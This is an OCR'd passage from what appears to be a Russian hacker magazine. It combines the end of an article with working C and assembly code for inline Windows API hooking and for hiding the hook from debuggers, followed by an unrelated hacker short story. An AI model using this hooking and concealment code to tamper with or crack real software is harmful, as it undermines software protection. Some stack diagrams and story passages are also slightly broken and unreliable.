; в нее jump, не испортив начала следующей функции, уже невозможно
; (на самом деле сделать это можно, но сложно! в GetCurrrentProcess мы пишем
; push  esp/push  esp/push  esp/push  esp/push  esp, а в GetModeleHandleA
; внедряем jump на sub_thunk, который анализирует,что находится на вершине
; стека: если там четыре esp, то был вызван GetCurrentProcress, в
; противном случае это — GetModuleHandleA)

.text:77E956D7 ; HANDLE GetCurrentProcess(void)
.text:77E956D7 public GetCurrentProcess
.text:77E956D7 GetCurrentProcess          proc          near
.text:77E956D7 83 C8 FF                   or            eax, 0FFFFFFFFh
.text:77E956DA C3                                       retn
.text:77E956DA GetCurrentProcess          endp
.text:77E956DA
.text:77E956DB ; Exported entry 315. GetModuleHandleA
.text:77E956DB
.text:77E956DB ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
.text:77E956DB public GetModuleHandleA
.text:77E956DB GetModuleHandleA           proc near
.text:77E956DB
.text:77E956DB lpModuleName                             = dword ptr  8
.text:77E956DB
.text:77E956DB 55                                       push ebp
.text:77E956DC 8B EC                                    mov ebp, esp
```

Ладно, не будем высаживаться на измену. Все это заморочки. Ведь перехват работает вполне корректно, и простейший перехватчик выглядит так:

код, внедряющийся в начало API-функции и передающий управление на thunk

```
#define JUMP_SZ         0x6           // размер jump

__declspec( naked ) jump()            // «голая» функция без пролога и эпилога
{
   __asm
   {
      mov eax, offset thunk ; заносим в eax смещение нашего thunk'a
      jmp eax               ; передаем на него управление
   }
}
```

Единственная проблема — как определить его длину? Должны же мы знать, сколько байт копировать? Оператор sizeof возвращает размер указателя на функцию, но отнюдь не размер самой функции. Какие еще есть пути? Можно, например, определить размер jump'а вручную (в данном случае он равен 6 байтам) или расположить за его концом фиктивную процедуру fictonic(). Разница смещений fictonic() и jump() в общем случае и будет размером jump. Почему в общем случае? Да потому, что компилятор не подписывался всегда размещать функции в порядке их объявления (хотя чаще всего все происходит именно так). Но это еще что! Если откомпилировать программу с ключом /Zi (отладочная информация), то компилятор будет возвращать совсем не адрес функции jump(), а указатель на «переходник», расположенный совсем в другом месте!

```
; при компиляции с ключом /Zi компилятор MS  VC вместо указателя
; на саму функцию возвращает указатель на переходник, что есть
; бэд (правда, можно написать простейший анализатор, распознающий
; jmp и вычисляющий эффективный адрес функции)
```

АРГУМЕНТЫ ЛЕГКО СКОПИРОВАТЬ С ЗАПАСОМ, НО ОТКУДА МЫ ЗНАЕМ, СКОЛЬКО ИХ УДАЛЯТЬ ПРИ ВЫХОДЕ ИЗ THUNK'А?

```
.text:00401019 loc_401019:
.text:00401019                  jmp     _jump
.text:0040101E                  dd 8 dup(0CCCCCCCCh)
.text:0040103E                  align 10h
.text:00401040
.text:00401040 _thunk    proc near     ; CODE XREF: .text:loc_401005j
.text:00401040                  ;
.text:0040106D                  ; [мыщъх поскипал]
.text:0040106D                  ;
.text:0040106D _thunk    endp;
.text:00401081
.text:00401081 _jump     proc near     ; CODE XREF: .text:loc_401019j
.text:00401081                  mov     eax, offset loc_401005
.text:00401086                  jmp     eax
.text:00401086 _jump     endp
.text:00401086
```

Переходник и указатель разделяют целых 68h байт, а в некоторых случаях и побольше. Кошмар! Даже если копировать с запасом, то мы все равно уйдем лесом и рухнем в прорубь. Тем не менее, без ключа /Zi все работает вполне нормально, а отлаживать программу можно и в машинных кодах.

ПЕРЕХВАТ ОДИНОЧНОЙ API-ФУНКЦИИ


Переход на thunk реализуется просто. Сам thunk запрограммировать намного сложнее. Никаких мин здесь нет: снимаем thunk/вызываем функцию/устанавливаем thunk. Вызываем мы, конечно, call'ом (а чем же еще!), забрасывающим на стек адрес возврата в thunk и чуть-чуть приподнимающим его вершину, но этого «чуть-чуть» оказывается вполне достаточно, чтобы API-функция не могла найти свои аргументы.

```
состояние стека на момент вызова API-функции до перехвата с вызовом по call'у
(в квадратных скобках приведено смещение аргументов относительно esp)

[00]:адрес возврата в программу
[04]:аргумент 1
[08]:аргумент 2
[0C]:аргумент 3
```

КАК ЭТО ОТЛАЖИВАЮТ?

Без отладочной информации готовить программу к действию очень хреново, а отладочной информации у нас нет, потому что с ключом /Zi компилятор ведет себя не совсем адекватно. Чтобы не трассировать весь код целиком, в нужное место исходного кода можно внедрить __asm{int 03}, что вызовет исключение, передающее Just-In-Time отладчику бразды правления. Обычно этим отладчиком является Microsoft Visual C++ Debugger, но можно использовать и OllyDbg (Options -> Just-In-Time Debugging) или другие отладчики.



Just-In-Time отладка при помощи int 03h под Microsoft Visual C++ Debugger

```
после перехвата

[00]:адрес возврата в thunk
[04]:адрес возврата в программу
[08]:аргумент 1
[0C]:аргумент 2
[10]:аргумент 3
```

Отказаться от call'а нельзя, ведь наш thunk должен как-то отловить момент завершения функции, чтобы вернуть восстановленный jump на место, иначе данный перехват будет первым и последним. А что если… скопировать аргументы функции, продублировав их на вершине стека? Тогда на момент вызова API-функции картина будет выглядеть так:

```
состояние стека на момент вызова API-функции после перехвата с дубляжом аргументов
[00]:адрес возврата в thunk
[04]:аргумент 1
[08]:аргумент 2
[10]:аргумент 3
[04]:адрес возврата в программу
[08]:аргумент 1
[0C]:аргумент 2
[10]:аргумент 3
```

За исключением потери нескольких десятков байтов стекового пространства все выглядит очень неплохо и даже нормально работает, вот только код перехватчика получается довольно громоздким и совсем не универсальным. Почему? Вспомним, что API-функции придерживаются stdcall-соглашения, при котором аргументы удаляет из стека сама вызываемая функция. Аргументы легко скопировать с запасом, но откуда мы знаем, сколько их удалять при выходе из thunk'а? А удалять необходимо, ведь в противном случае стек окажется несбалансированным, и все рухнет.

Вообще-то, можно просто проанализировать значение регистра ESP до и после выполнения API-функции. Дельта и будет тем количеством байт, на которые мы должны увеличить ESP. Но есть и более короткие пути: если перехватываемая функция известна, то достаточно просто создать функцию, имеющую тот же самый прототип. На языке Си это будет выглядеть так (в данном случае перехватывается MessageBoxA, в заголовке которой насильно прописывается строка «hacked», подтверждающая, что перехватчик исправно работает):

```
__stdcall thunk(HWND h, LPCTSTR lpTxt, LPCTSTR lpCaption, UINT uType)
{
  _do(_UNINSTALL_THUNK_);              // восстанавливаем оригинальную функцию

  MessageBox(h,lpTxt,»hacked»,uType);  // вызываем оригинальную функцию

  _do(_INSTALL_THUNK_);                // вновь устанавливаем thunk

}
```

ПЕРЕХВАТ ПРОИЗВОЛЬНОЙ API-ФУНКЦИИ

Язык ассемблера выгодно отличается от Си тем, что позволяет реализовать универсальный перехватчик, поддерживающий все функции и не захламляющий стек дублированными аргументами. Все очень просто. Вернемся к схемам нашего стека приведенным выше. В момент передачи управления на thunk на вершине стека находится адрес возврата в прикладную программу. Запоминаем его в глобальной переменной saved и пишем сюда адрес возврата в thunk, на который будет передано управление после выхода из API-функции. Скопировав в стек сохраненный адрес, мы сможем вернуться в прикладную программу по ret, и при этом не придется химичить с аргументами!

А вот как эта красота реализуется:

СЛИШКОМ ДЛИННО И, ВООБЩЕ ,MUST DIE

```
// ассемблерный код универсального перехватчика, работающего
// через подмену адреса возврата и способный нести на своем
// борту «боевую начинку», выполняемую до или после вызова API-функции

__declspec( naked ) thunk()
{
__asm {
  push offset _UNINSTALL_THUNK_              ; снимаем thunk с функции
  call _do_asm
  add esp,4

  pop [saved]                                ; подменяем ret_addr на post_exit
  push offset post_exit

  ; «боевая нагрузка» до вызова функции
  ; ==============================================================
  ; подменяем строку заголовка и меняем тип диалогового окна
pre_run:
  mov eax, offset my_string
  ; mov [esp+12], offset my_string      ; ms vc не поддерживает такую команду :(
  mov [esp+12], eax
  mov [esp+10h], 1

  mov eax,[p]                         ; вызываем перехваченную функцию as is
  jmp eax

  ; «боевая нагрузка» после вызова функции
  ;==============================================================
  ; ничего не делаем (добавьте сюда собственный код, если хотите)
post_exit:
  push offset _INSTALL_THUNK_         ; снова устанавливаем thunk на функцию
  call _do_asm
  add esp,4

  push [saved]                        ; возвращаемся туда, откуда нас вызывали
  retn
  }
}
```

ТУПОЙ КОМПИЛЯТОР MS VC

Встроенный ассемблер компилятора Visual C++ 6.0 не вполне поддерживает синтаксис Intel и отказывается транслировать инструкцию «mov [esp+12], offset my_string», выдавая убийственное сообщение: «fatal error C1001: INTERNAL COMPILER ERROR»:

Ненавижу этот Microsoft! Приходится перепихивать offset через регистр (mov eax, offset my_string/mov [esp+12], eax), но писать непосредственно в машинных кодах через _emit мыщъх'у как-то не улыбается.

УСТАНАВЛИВАЕМ И УДАЛЯЕМ THUNK

Остается заточить несложную процедуру, устанавливающую jump на thunk и восстанавливающую содержимое API-функции перед ее вызовом. Эта функция называется memcpy. Ну… почти memcpy. Чтобы установка jump'а завершилась успехом, необходимо вызвать VirtualProtect с флагом PAGE_READWRITE, что слегка усложняет реализацию, однако не столь радикально, чтобы впадать в депрессию. Это можно запрограммировать как на ассемблере, так и на Си. Ниже приводится ассемблерный листинг с несколькими интересными хаками:

```
// устанавливает/удаляет thunk

__declspec( naked ) _do_asm(char *src)
{
__asm
{
  ; сохраняем регистры, которые будут изменены
  push ecx
  push esi
  push edi

  ; резервируем место под локальные переменные
  push esp                      ; резервируем место под old-old (hack!!!)
  push eax                      ; резервируем место под old

  ; вызываем VirtualProtect(p,0x1000,PAGE_READWRITE, &old),
  ; присваивая себе атрибут записи
  push esp                      ; &old
  push PAGE_READWRITE           ; нельзя PAGE_EXECUTE_READWRITE!
  push 0x1000                   ; size
  push [p]                      ; указатель на регион
  call ds:VirtualProtect

  ; копируем память из src в p двойными словами
  mov ecx, JUMP_SZ/4            ; size в дв. словах
  mov esi, [esp+18h]            ; src !!!следить за смещением!!!
  mov edi, [p]                  ; dst
  rep movsd                     ; копируем!

  ; вызываем VirtualProtect(p,0x1000,old,&old-old)
  ; восстанавливая прежние атрибуты защиты
  push esp                      ; old (hack!!!)
  push 1000h                    ; size
  push [p]                      ; указатель на регион
  call ds:VirtualProtect

  pop eax                       ; выталкиваем old
  ;pop eax                      ; old-old уже вытолкнут v_prot

  ; восстанавливаем измененные регистры
  pop edi
  pop esi
  pop ecx

  ; выходим
  retn
  }
}
```

Хак номер один. Резервирование места под локальные переменные командой push. Ну, это и не хак вовсе. Так даже компиляторы поступают! Инструкция push eax забрасывает на верхушку стека содержимое регистра eax, а команда push esp заталкивает указатель на eax, передавая его как аргумент функции VirtualProtect, которая записывает сюда текущие атрибуты, выталкивая указатель из стека по завер-

ОТЛАДЧИК (ПОТЕНЦИАЛЬНО) СПОСОБЕН ОБНАРУЖИТЬ ПЕРЕХВАТ — ДЛЯ ЭТОГО ДОСТАТОЧНО ПРОСТО НЕМНОГО ПОТРАССИРОВАТЬ API-ФУНКЦИЮ.

шении. А это значит, что на вершине стека вновь оказывается локальная переменная, с прежними атриумами. Вот только передать ее функции VirtualProtect через push esp уже не получится, поскольку она ожидается во втором слева аргументе. Компилятор (даже самый оптимизирующий) наверняка влепил бы сюда команды типа push eax/push esp/push [esp+8], что слишком длинно и, вообще, must die. Вот если бы в стеке уже содержался указатель на фиктивную ячейку памяти, которую можно было бы передать VirtualProtect, но, к сожалению, его там нет. Но ведь его можно очень легко сделать! Для этого достаточно лишь передать аргумент до первого вызова VirtualProtect, что и делает команда push esp с комментарием «hack!!!». Да! Аргумент для второго вызова VirtualProtect заносится в стек в первую очередь, экономя целых три машинных команды. Почему три? Да потому, что одну из двух локальных переменных выталкивает сама функция VirtualProtect, и это уже будет второй хак!
Вот оно — отличие между ассемблером и языками высокого уровня. На ассемблере мы можем писать более эффективно и компактно, пускай даже ценою потерянного времени. Как интересно оптимизировать программы, выкидывая из них все ненужное!

ДЕМОНСТРАЦИЯ ПЕРЕХВАТЧИКА ИЛИ ПОПЫТКИ ВЗЛОМА

Законченная модель перехватчика содержится в файле kpnc-hack-uni.c, который представляет самый настоящий crackme, выводящий диалоговое окно с заголовком not-hacked yet на экран. Во всяком случае, дизассемблер утверждает именно так, но в действительности там красуется строка «hacked», свидетельствующая о том, что дизассемблерам верить нельзя.


```
.text:004010CB _demo    proc near    ; CODE XREF: j__demoj
.text:004010CB          push         ebp
.text:004010CC          mov          ebp, esp
.text:004010CE          push         0
.text:004010D0          push         offset aNotHackedYet    ; «not hacked yet»
.text:004010D5          push         offset aDemo            ; «==[ demo ]==»
.text:004010DA          push         0
.text:004010DC          call         ds:__imp__MessageBoxA@16
.text:004010E2          pop          ebp
.text:004010E3          retn
.text:004010E3 _demo    endp
```

Первый раз MessageBox вызывается без перехватчика, затем — с перехватчиком и в конце — снова без перехватчика (чтобы подтвердить, что перехватчик снимается правильно и без побочных последствий). Конечно, данный crackme очень легко проанализировать и взломать, поскольку он невелик и защитный код сразу же бросается в глаза. Но в полновесной программе со всеми ее мегабайтами просто так взломать ничего не получится. Отладчик (потенциально) способен обнаружить перехват — для этого достаточно просто немного потрассировать API-функцию. Но! Легко сказать «немного потрассировать». Это же очень даже до фига трассировать придется, особенно в свете того, что точка останова, установленная до перехвата, срабатывает не в перехватчике, а в оригинальной API-функции.
А вот еще идея: пусть в процессе распаковки программы распаковщик копирует ключевой код поверх API-функций и удаляет его из самой программы. Тогда сдампленная программа окажется неработоспособной, ведь содержимое API-функций по умолчанию не дампится! Конечно, хакер может сделать это вручную, если, конечно, разберется в ситуации, что будет совсем непросто!

ЗАКЛЮЧЕНИЕ

Большинство антиотладочных трюков утрачивают свою силу, когда становятся известными. Но только не этот! Обнаружить факт перехвата, даже зная о его возможности, очень сложно, так что мы имеем довольно могучий защитный прием с широким спектром действия и убойным радиусом поражения, а если его еще и усовершенствовать, то получится термоядерное оружие, которое можно применять как для взлома чужих приложений, так и для защиты своих собственных.

BINARY YOUR'S




диалоговое окно, вызываемое функцией demo до (слева) и после (справа) перехвата

МАСКИРОВКА VIRTUALPROTECT

Вызов VirtualProtect — это ахиллесова пята API-перехватчика, демаскирующая его присутствие. Если хакер установит точку останова, он не только обнаружит факт модификации API-функций, но еще и определит их адреса, переданные VirtualProtect в первом слева аргументе, поэтому необходимо прибегнуть к маскировке.
Самое простое (но не самое надежное) — вместо VirualProtect вызывать VirtualProtectEx, передавая вместо описателя процесса значение -1 (FFFFFFFFh). Вдруг хакер не догадается установить на нее точку останова? Так ведь нет, догадается же…
На NT-подобных системах мы можем использовать NtProtectVirtualMemory, вызывая ее не с первого байта. Подробное описание этого трюка можно найти в «Записках мыщъх'а» или в статье «Точки останова на win32 API и противодействие им», опубликованной в «Системном Администраторе». На 9x никакой NtProtectVirtualMemory нет, и там опять-таки нужно вызывать VirualProtectEx не с первого байта, тогда все точки останова не получат управления и наша шпионская деятельность останется незамеченной.
Некоторые предлагают заменить VirtualProtect на VirtualAlloc с флагом MEM_COMMIT | MEM_RESET, чтобы изменить атрибуты страницы памяти, однако по отношению к системным библиотекам этот трюк не работает, так что у нас остается только VirtualProtectEx.





TEXT MINDW0RK / mindw0rk@gameland.ru /

Тестер

Часть четвертая

Я не знаю, почему он выбрал меня. Я далеко не самая известная журналистка и темы, на которые я писала, не шокировали читателей, не вызывали бурный ажиотаж. Может, ему просто понравился мой стиль? Или мое врожденное стремление докопаться до истины? А может, он просто открыл первый попавшийся журнал, выбрал случайного автора и решил через него рассказать миру о себе?

Я слышала о нем раньше, правда, совсем немного. О нем вообще было мало известно. Полиция практически всех стран мира охотилась за ним уже долгие годы, но ни на шаг не приблизилась к поимке. Никто даже не знал его настоящего имени, только псевдоним, которым окрестили в народе — Фантом. Он появлялся, как призрак из ниоткуда, совершал свой очередной дерзкий компьютерный взлом и снова исчезал в никуда. Говорили, он может проникнуть в любую систему, на любой компьютер, что он лучший хакер в мире. И самый опасный. Но все это лишь догадки, ведь никто не знает, кто он на самом деле и на что способен. И вот теперь мне предстояло это выяснить.

Он связался со мной, когда я писала в «ворде» очередную статью. Клавиатура вдруг перестала слушаться: вместо слов, которые печатали мои пальцы, на экране появился совсем другой текст. Компьютер как будто решил поговорить со мной.

— Люди вряд ли оценят эту статью, — сообщил мне он.

Нужно ли говорить, что фраза ввела меня в ступор? Не каждый день в окне текстового редактора слова появляются сами собой.

— Хочешь сделать материал, который по-настоящему тебя прославит? — продолжил компьютер. Мигающий курсор замер в ожидании моего ответа. И я ответила.

— Да.

— В таком случае жду тебя в четверг в 8 вечера в том баре, который однажды изменил твою жизнь. Может быть, он сможет изменить ее снова?

— Кто ты? – спросила я.

— Люди называют меня Фантом. Я никогда никому не рассказывал о себе, но, кажется, пришло время.

— Тот самый неуловимый хакер?

— Тот самый. Приходи в четверг, если хочешь поговорить со мной. И рассказать обо мне миру. Одна. Иначе никогда меня больше не увидишь.

Я закидала своего невидимого собеседника новыми вопросами, но курсор больше не подавал признаков жизни.

Кафе, которое однажды изменило мою жизнь? Я была во многих кафе, где ужинала с известными людьми или просто знакомыми. Какое из них имел в виду Фантом? Может быть, «У Флинта» — уютная кафешка, обставленная в духе пиратс-

Автор иллюстраций Анна Журко ; Иван Величко



ких времен, где я после встречи с редактором крупного журнала написала свою самую успешную статью? Или «Красный закат» — одно из моих любимых мест в городе, где я могла отдохнуть и собраться с мыслями, где черпала вдохновение? Но чем больше я думала об этом, тем больше у меня в мозгу оседало одно название — «Эйли». Именно там я познакомилась со своим бывшим мужем.

* * *

Это произошло около 10 лет назад. Я только окончила журфак МГУ и думала, что весь мир лежит у моих ног. Во мне было все необходимое, чтобы добиться успеха в журналистике: целеустремленность, терпение, умение располагать людей к себе и даже свой стиль. Я устроилась в редакцию женского журнала и периодически писала статьи. Обо всем, что может заинтересовать обычную русскую женщину.

В тот день, возвращаясь с работы, я решила зайти перекусить в один из маленьких ресторанчиков, скрытых во дворах. У нас много таких — тихих, уютных, где всегда вкусно готовят. «Эйли» встретил меня интимным полумраком, тихой восточной музыкой и запахом поджаренного мяса. Кафешка была почти пуста, если не считать молодого человека, одиноко сидящего в дальнем углу.

Даже помню, что именно я заказала: нежные ломтики форели, приправленные сыром и шампиньонами. Я и сейчас могу ощутить их вкус и запах… но тогда это не имело значение. Потому что мы встретились глазами, и этот обмен взглядами как будто зажег искру. Он медленно встал и подошел ко мне.

Не знаю, почему я согласилась разделить его компанию — на меня это было не похоже. Вероятно, мне тогда было тоже одиноко. Рома показался мне стеснительным, полным загадок, но, тем не менее, интересным и привлекательным мужчиной. Мы проговорили несколько часов, потом он вызвался проводить меня домой… и ночью, как это бывает, между нами произошло ЭТО. Мы встречались еще 5 месяцев, а потом поженились — скромно, без пышного торжества. Рома вообще старался избегать шумных компаний, повышенного к себе внимания. Нет, он не был затворником, мы ходили вместе в клубы и другие места, куда ходят влюбленные пары. Но намного больше он ценил покой и тишину. А еще Рома любил витать где-то в облаках. Порой мне казалось, что он жил в каком-то другом, параллельном мире, и только рядом со мной возвращался обратно.

Свадебное путешествие мы провели в Турции, где целыми днями валялись на пляже, обсуждали планы на будущее, занимались любовью. А по возвращении зажили образцовой семейной жизнью, которая продолжалась ровно год.

Милиция оказалась бессильной. Они не понимали, что он не мог просто взять и уйти. Мы ведь так любили друг друга, все было так хорошо. И записка, которую он оставил, казалась нелепой. «Солнышко, прощай. Я не могу объяснить тебе всего, прошу только не винить себя. Поверь, так будет лучше». Я была уверена, что он попал в какие-то жуткие неприятности, что ему нужна помощь и его обязательно нужно найти. Рома мало рассказывал о своей работе, я знала только, что он программист в крупной компании. Но там сказали, что он никогда у них не работал. Я даже не могла обратиться к его друзьям и родственникам, так как попросту не знала никого. Эта часть его жизни всегда оставалась в стороне и, когда я пыталась узнать о его близких, он всегда переводил разговор на другую тему. В конце концов я оставила расспросы, понадеявшись, что когда-нибудь он обо всем расскажет сам. Мне было хорошо с ним, а ему было хорошо со мной. И не было ни одной причины, по которой он мог внезапно уйти.

Этот брак и дальнейший разрыв действительно сильно изменили мою жизнь. Я переехала в новую квартиру на другом конце города, познакомилась с дорогими мне сейчас людьми. Я также оставила женский журнал и присоединилась к армии журналистов-фрилансеров, занимаясь написанием статей по Интернету для разных журналов. Чтобы отвлечься от мыслей о нем, я стала заниматься спортом, и теперь он неотъемлемая часть моей жизни. Со временем рана заросла, в моей жизни появились другие мужчины. Но все равно я иногда вспоминала о нем и пыталась понять, почему он ушел. И была ли в этом моя вина.

* * *

Остававшееся до четверга время я заполнила поиском информации о таинственном Фантоме. Я, как и другие, слышала о нем из газет, новостей в Интернете, но никогда не придавала этому значения. Мои познания о хакерах ограничивались общими представлениями о подростках, которые получают удовольствие от шныряния по чужим компьютерам. Но что-то мне подсказывало, что мой будущий собеседник совсем из другой породы, и о чем его спрашивать, я понятия не имела.

Поиск в гугле выдал кучу ссылок на новостные статьи. Заголовки были один другого краше: «Фантом снова терроризирует Интернет», «Хакер проникает на сервер секретной военной базы США», «ФБР подозревает, что к взлому причастен Фантом», «Интерпол объявил награду за поимку хакера, известного под псевдонимом Фантом». Мне даже стало не по себе, ведь я добровольно собиралась пойти на встречу с одним из самых разыскиваемых преступников. Я могла просто проигнорировать это предложение или даже сообщить о нем в милицию, но любопытство не давало мне покоя. Я решила во что бы то ни стало раскрыть тайну Фантома.



Блуждая в поисках информации по Интернету, я наткнулась на статью одного компьютерного журналиста, который пытался проанализировать личность этого хакера. «Из истории можно привести сотни примеров, когда взломщики наносил огромный вред компаниям: Кевин Митник, Владимир Левин, группа Legion of Doom. Хакеры каждый день взламывают банковские системы и серверы онлайновых магазинов, используя полученные навыки для собственной выгоды. Фантом не крадет деньги, не выводит из строя компьютеры. Каждый его хак несет за собой определенную цель. Взять, к примеру, недавний взлом китайской системы контроля за Интернетом. По решению правительства Китая, миллионы сетевых пользователей были ограничены в получении информации из Интернета, причем не только порнографического и политического характера, но и на совершенно безобидные темы. Тысячи китайцев, несогласные с подобным решением, выдвинули протест, но это мало помогло. И вот неизвестный хакер взламывает эту систему, открывая азиатскому народу дверь в мир информации. Таких примеров можно привести десятки: разоблачение политической фигуры в правительстве США, которая оказалась замешанной в организации крупнейшей сетевой аферы, обнародование секретной информации из архивов NASA, согласно которой причины катастроф некоторых шаттлов были далекими от официальных и т.д. В мире, который зависит от компьютеров и который опутывает паутина компьютерных сетей, хакеры становятся настоящими врагами. Или героями. Фантом, судя по всему, выбрал второй путь и для своих поклонников стал кем-то вроде сетевого Робин Гуда. Однако власть разных стран придерживается иного мнения…».

Практически все взломы, к которым, как говорили, был причастен Фантом, были похожи на попытки бросить вызов коррумпированной, властной системе.

Мне удалось найти новость, где говорилось, что хакера однажды чуть не поймали. Его сдал человек, который был знаком с Фантомом в Сети и который знал, где тот остановился в последний раз. Но когда группа захвата нагрянула на арендованную квартиру, они нашли внутри только голые стены и плюшевого медвежонка на кровати с табличкой в руках: «Вы слишком медлительны, господа».

Даже в Wikipedia были упоминания о нем с перечислением компьютерных инцидентов, героем которых он был. Правда, уверенности, что тот или иной взлом совершил Фантом, не было никакой. Он никогда не оставлял следов и не брал на себя ответственности за проникновения в самые защищенные системы. Просто каждый раз, когда неизвестный хакер разоблачал чиновников, совершал особо дерзкий хак, люди считали, что за этим стоит именно он.

А может, никакого Фантома не существует вообще? И все эти взломы совершили никак не связанные между собой люди? С какой это стати хакер, которого разыскивал чуть ли не весь мир, решил засветиться перед журналисткой?

У меня голова шла кругом от всех этих неопределенностей, и я просто решил подождать до четверга.

* * *

Собираясь в тот день на встречу, я одела красивое, но не вульгарное платье (привлекательным собеседницам намного охотнее выдаешь свои секреты), проверила, заряжен ли диктофон, и на быструю руку позавтракав, отправилась в условленное место. Я очень надеялась, что не ошиблась — ведь Фантом мог говорить о любом баре, в которых я была. Откуда ему могло быть известно, где мы познакомились с Ромой? Или в какие места я предпочитала ходить? Стараясь не забивать себе голову подобными вопросами, я села в машину и поехала в южную часть города, где находилась кафешка «Эйли».

С тех пор как мы с мужем впервые встретились, я ни разу сюда не возвращалась. Заведение находилось достаточно далеко от моих обычных маршрутов, и я не любила тратить время зря, предпочитая обходиться близлежащими кафетериями.

Она совсем не изменилась. Та же скромная вывеска, те же белые двери и тот же пряный запах. Легонько передернувшись, чтобы отогнать мандраж, я вошла в ресторанчик.

И сразу увидела его.

Внутри было довольно много посетителей, но одного взгляда было достаточно, чтобы понять — именно он назначил мне встречу. Фантом сидел в углу за крошечным ноутбуком. Его лицо было скрыто в тени, но я заметила темные очки и аккуратную бородку. Мужчина оторвался от экрана и подал мне знак.

Вы когда-нибудь ощущали такой шок, что все вокруг буквально замирает на месте, и ты каждой своей клеточкой ощущаешь выступивший на спине холодный пот? Примерно такое чувство у меня возникло, когда я разглядела его лицо. Сосредоточенно изучая, на меня смотрел мой бывший муж.

Он сильно изменился, несмотря на то, что прошло всего 10 лет. Дело даже не в том, что он стал одеваться по-другому или что он отрастил бородку. Его изменили глаза — глаза человека, которому многое пришлось пережить.

— Здравствуй, Марина. Хорошо выглядишь, — нарушил повисшую паузу он.

— Здравствуй.

Что я могла еще сказать? В тот момент я уже забыла, зачем пришла, а из головы вылетели все вопросы.
— Я надеялся, что ты не забыла это место…
— Я многое забыла за эти годы. Так ты и есть Фантом?
— Всего лишь человек, — улыбнулся он, — но некоторые зовут меня именно так.
— Значит, ради этого ты меня бросил? Ради компьютеров?
Он молча смотрел на меня.
— Я ушел, потому что не хотел отравлять жизнь нам обоим.
— О чем ты говоришь? Я чуть с ума не сошла после твоего исчезновения.
— Именно для этого я здесь. Чтобы все рассказать.

* * *

— Мой первый компьютер мне подарил отец. Это была тройка… не пентиум 3, а всего лишь старенький 386 PC, система которого загружалась с дискеты. Не знаю, за что мне сделали такой подарок. В школе я учился неважно, родителей не слушался, к тому же никогда не заявлял о своем желании иметь собственный компьютер. Наверное, отец посчитал, что новая игрушка поможет мне в учебе — тогда было модно так думать. Страсть появилась сразу. Я сам не ожидал, что меня настолько затянет. Причем не игрушки — они надоели мне уже через пару недель. Больше всего меня интересовало, как работают все эти программы. Как передвигаются объекты, как сделано меню, почему существуют такие команды, а не другие. Получить ответы на некоторые вопросы помогали книги, которые мне удалось достать, до остального доходил сам. Как-то странно… в школе я никогда не делал успехов в математике, но программирование мне давалось легко. Мне не нужно было ничего зубрить, ни во что вникать. Все становилось очевидным, складываясь из логичных фрагментов в цельную мозаику. Оставалось только найти информацию, которая потом прочно оседала у меня в голове. Когда я впервые сел за комп, мне было 12 лет. Через год я писал свои программы. А еще через год создал собственный компьютерный вирус, даже не имея представления, какими они должны быть.
Он улыбнулся, вспомнив о каких-то одному ему известных моментах. В общем канале мы общались обо всем на свете, обсуждали новости, а в приватах обменивались опытом программирования и взлома. Я тогда немного знал о компьютерной безопасности, но чем больше я говорил с этими ребятами, тем больше узнавал. Они были элитой своего времени. Все, что я узнавал, я спешил опробовать. И когда я осваивал очередной трюк, мне сразу же хотелось узнать еще один, разобраться, как работает новая технология или протокол. Конечно, родителям эти ночные посиделки очень не понравились, а когда через 2 месяца нам выставили счет за телефон, от которого отец покрылся испариной, меня на время лишили не только телефона, но и компьютера…

СТРАСТЬ ПОЯВИЛАСЬ СРАЗУ. Я САМ НЕ ОЖИДАЛ, ЧТО МЕНЯ НАСТОЛЬКО ЗАТЯНЕТ.

За те полтора года, которые мы провели вместе, он никогда не рассказывал о своем детстве. Что там говорить, я и о настоящем его тогда знала немногое. И вот только теперь, 10 лет спустя, я начала что-то о нем узнавать.
— Родители быстро пожалели, что купили мне компьютер, — продолжал Рома. — Я начал прогуливать школу, редко выходил из дома, мало общался с друзьями. Мать пыталась прятать клавиатуру, мышку, но я всегда их находил. А когда меня пытались оградить от сидения за компом, в доме начинались скандалы со слезами и угрозами. Тебе, наверное, трудно это представить, но компьютер был для меня центром мира, единственной вещью, которая занимала все мои мысли. А потом я узнал про Интернет… это было настоящим откровением. Больше всего мне не хватало возможности поделиться своими мыслями с теми, кто меня поймет, обсудить мои идеи, программы. Друзей интересовали только игры, в которые у меня можно было поиграть, а единственным программистом, которого я знал, был знакомый отца. Мужик лет сорока, с которым у меня, кроме компьютеров, не было ничего общего. Интернет мог дать то, что я хотел, и даже больше! Я стал копить деньги, и со временем купил модем. Выход в Сеть для меня был сравним с выходом в мир из пещеры человека, который провел в ней всю свою жизнь и не видел ничего, кроме каменных стен.
